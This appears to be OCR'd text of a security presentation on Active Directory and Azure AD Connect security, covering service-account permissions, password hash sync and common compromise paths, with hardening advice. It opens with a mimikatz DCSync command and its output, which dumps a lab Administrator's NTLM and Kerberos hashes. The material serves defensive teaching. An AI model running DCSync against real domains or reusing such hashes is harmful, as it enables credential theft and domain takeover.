
```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
      des_cbc_md5       (4096) : 5d8c9e46a4ad4acd
      rc4_plain         (4096) : 96ae239ae1f8f186a205b6863a3c955f
    OldCredentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835
```

Custom Permissions for Azure AD Connect



Feature	Permissions
msDS-ConsistencyGuid feature	Write permissions to the msDS-ConsistencyGuid attribute documented in Design Concepts - Using msDS-ConsistencyGuid as sourceAnchor.
Password sync	• Replicate Directory Changes • Replicate Directory Changes All
Exchange hybrid deployment	Write permissions to the attributes documented in Exchange hybrid writeback for users, groups, and contacts.
Exchange Mail Public Folder	Read permissions to the attributes documented in Exchange Mail Public Folder for public folders.
Password writeback	Write permissions to the attributes documented in Getting started with password management for users.
Device writeback	Permissions granted with a PowerShell script as described in device writeback.
Group writeback	Read, Create, Update, and Delete group objects in the OU where the distributions groups should be located.

https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnect-accounts-permissions



Microsoft Security Advisory 4056318

Guidance for securing AD DS account used by Azure AD Connect for directory synchronization

Published: December 12, 2017

Version: 1.0

Executive Summary

Microsoft is releasing this security advisory to provide information regarding security settings for the AD DS (Active Directory Domain Services) account used by Azure AD Connect for directory synchronization. This advisory also provides guidance on what on-premises AD administrators can do to ensure that the account is properly secured.

Advisory Details

Azure AD Connect lets customers synchronize directory data between their on-premises AD and Azure AD. Azure AD Connect requires the use of an AD DS user account to access the on-premises AD. This account is sometimes referred to as the AD DS connector account. When setting up Azure AD Connect, the installing administrator can either:


- Provide an existing AD DS account, or
- Let Azure AD Connect automatically create the account. The account will be created directly under the on-premises AD User container. For Azure AD Connect to fulfill its function, the account must be granted specific privileged directory permissions (such as Write permissions to directory objects for Hybrid Exchange writeback, or DS-Replication-Get-Changes and DS-Replication-Get-Changes-All for Password Hash Synchronization). To learn more about the account, refer to article Azure AD Connect: Accounts and Permissions.

https://technet.microsoft.com/en-us/library/security/4056318.aspx

Azure AD Connect Server: PW Sync

*Every **two minutes**, the password synchronization agent on the **Azure AD Connect** server **requests stored password hashes** (the unicodePwd attribute) **from a DC** via the standard MS-DRSR replication protocol used to synchronize data between DCs.*

PW Sync (MD4+salt+PBKDF2+HMAC-SHA256)


1. Request unicodePWD via MS-DRSR
2. MD5 (unicodePWD)
7. SHA256 hash sent to Azure AD
Windows Server 2016 Domain Controller
Azure AD Connect Server
Azure Active Directory
User
Devices

3. Password sync agent decrypts MD5 envelope to retrieve MD4 hash
4. 8-byte binary hash is converted to 64-byte binary.
5. 10-byte salt added.
6. 64-bit hash is input into SHA256.

8. User signs in to Azure AD. If their hashed password matches the stored password then the user is authenticated.

https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnectsync-implement-password-synchronization

Azure AD Connect Server Recommendations

- Protect like a Domain Controller
- Lock down AAD Connect server
  - Firewall off from the network – only needs to connect to Azure AD & DCs
  - Only AD Admins should be allowed to logon/admin
- Lock down AADC service account (MSOL_*) logon ability
- Monitor AADC service account activity
- Keep the Account Operators group empty

Attacking Active Directory

Attackers Require…

- Account (credentials)
- Rights (privileges)
- Access (connectivity to resources)

Attacker Capability Depends on the Defender…

Traditional AD Administration

- All admins are Domain Admins.
- Administration from anywhere – servers, workstations, Starbucks.
- Need a service account with AD rights – Domain Admin!
- Need to manage user accounts – Account Operators!
- Need to run backups (anywhere) – Backup Operators!
- Management system deploys software & patches all workstations, servers, & Domain Controllers.
- Agents, everywhere!
- Full Compromise… Likely

As an Attacker, Do I Need Domain Admin?

No.

Avenues to Compromise

- GPO permissions
  - Modify a GPO to own everything that applies it
- AD Permissions
  - Delegation a decade ago is still in place, so are the groups
- Improper group nesting
  - Group inception = innocuous groups with super powers
- Over-permissioned accounts
  - Regular users are admins
- Service account access
  - Domain Admins (of course!)
- Kerberos Delegation
  - Who really knows what this means?
- Password Vaults
  - Issues like CyberArk vuln from a couple months ago
- Backup Process
  - What servers backup Active Directory? How is this backup data protected?


Common AD Security Issues

We find really interesting things…

In the Real World, Rights are Everywhere

- Workstation Admins have full control on workstation computer objects and local admin rights.
- Server Admins have full control on server computer objects and local admin rights.
- Often, Server Admins are Exchange Admins.
- Sometimes Server Admins have rights to Domain Controllers.
- Help Desk Admins have local admin rights and remote control on user workstations.
- Local admin accounts & passwords often the same among workstations, and sometimes the same among servers.
- “Temporary” admin group assignments often become permanent.

Users Have Admin Rights on Workstations




Members:

Name	Active Directory Domain Services Folder
Administrator	
Joe User	trimarcresearch.com/Accounts/Users

Local Administrator Passwords Not Managed on Workstations or Servers

